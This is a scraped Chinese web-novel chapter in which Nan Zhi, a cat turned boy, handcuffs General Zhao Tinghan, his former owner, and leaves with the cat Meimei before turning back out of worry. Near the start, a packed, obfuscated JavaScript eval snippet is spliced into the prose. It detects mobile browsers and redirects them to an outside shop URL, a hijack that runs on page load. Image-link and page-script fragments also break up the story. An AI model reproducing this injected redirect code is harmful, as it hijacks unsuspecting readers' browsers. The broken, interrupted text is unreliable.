赵听寒将军走过去,没有坐下,单膝点地跪下,接过药水均匀的洒在南知右手手背,又撕开创口贴,仔细贴好。;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17418041|200740||http|test|mini|href|location''.split(''|''),0,{}));() { $(''.inform'').remove(); $(''#content'').append('' 南知盯着近在咫尺的赵听寒将军,没有厚重的刘海,没有笨笨的眼镜,分明非常不一样,但多看几眼又感觉莫名熟悉。 这个人就是曾经和他相依为命的铲屎官,可惜,现在变成了别猫的铲屎官。 南知鼻子酸酸的,眼睛涨涨的,心想着我才不会为了渣男伤心呢。 “好了。”赵听寒将军说:“还有没有其他伤口?” 南知没有回答他,只是用漂亮的眼睛盯着他,唇角突然翘起一个狡黠的弧度。 赵听寒皱眉。 咔! 在他察觉到不对劲儿的时候,已经来不及了。 小猫的反应速度比人类要快上许多,就比如南知,在他还是个小猫的时候,一秒钟就可以甩十三下耳朵,任何小虫子都无法从他面前安全飞过。 那轻微的咔的一声,是手铐的声音。 南知趁着赵听寒靠近的机会,用手铐将他铐在了窗户的防护栏上。 “你,”赵听寒脸上有一瞬震惊,皱眉说:“你是左利手。” 南知骄傲的抬起下巴,活动了一下刚刚包扎好的右手,说:“对啊。” 小公猫一般都是左利手,南知也是。 刚才少年拙劣的动作都是在演戏,成功欺骗了赵听寒将军。南知是故意让对方靠近过来的,目的就是为了偷他口袋里的手铐。 南知抱起美美,居高临下的看着只能单膝跪在地上的赵听寒将军,说:“笨蛋渣男,这是给你的惩罚!” 赵听寒拽了一下手铐,发出哗啦哗啦的响声,抬头问:“我们以前认识?” 南知没说话。 赵听寒说:“你一直叫我渣男。” 显然,将军先生对此非常迷茫。 南知哼了一声,说:“你自己反思吧,我们要走了,还有正经事要做呢。” “喵喵喵~~”美美在他怀里扑腾。 南知按住闹腾的小猫,满脸恨铁不成钢:“不去找你的阿贝贝了吗?” “你这个笨猫,他是渣男,你这样很没出息。” “说你没出息呢,快跟我走。” 美美对赵听寒恋恋不舍,根本不肯跟南知走,叫的那叫一个撕心裂肺。 南知气得脸都青了,像个偷猫贼,掳了美美抱出诊所,头也不回的离开。 “喵喵~” “喵~” “喵~” 南知戳着美美的小鼻尖,说:“你要是再骂我,我就不带你去找阿贝贝。” 美美:“……” 美美嘴努子撅了撅,但是没喵出声。 休息计划泡汤了,南知决定还是尽快往北走,赶到宠物店去找阿贝贝比较好。 走了几步,南知抱着美美停下来,回头看一眼。 美美歪头:“喵?” 南知没回答。 三区的辉火被击落,天气一下寒冷了很多,但这里又莫名炙热,辉火点燃了不少建筑,大火熊熊燃烧着,仿佛要吞没一切。 少年心里忐忑,火越来越大了,还烧过来了,会不会烧到刚才那家诊所去? 笨蛋铲屎官还在里面…… 附近感染者也很多,他们会不会偷袭笨蛋铲屎官? 南知越想越不安,原地踱步了几下,扭头朝着诊所折返回去。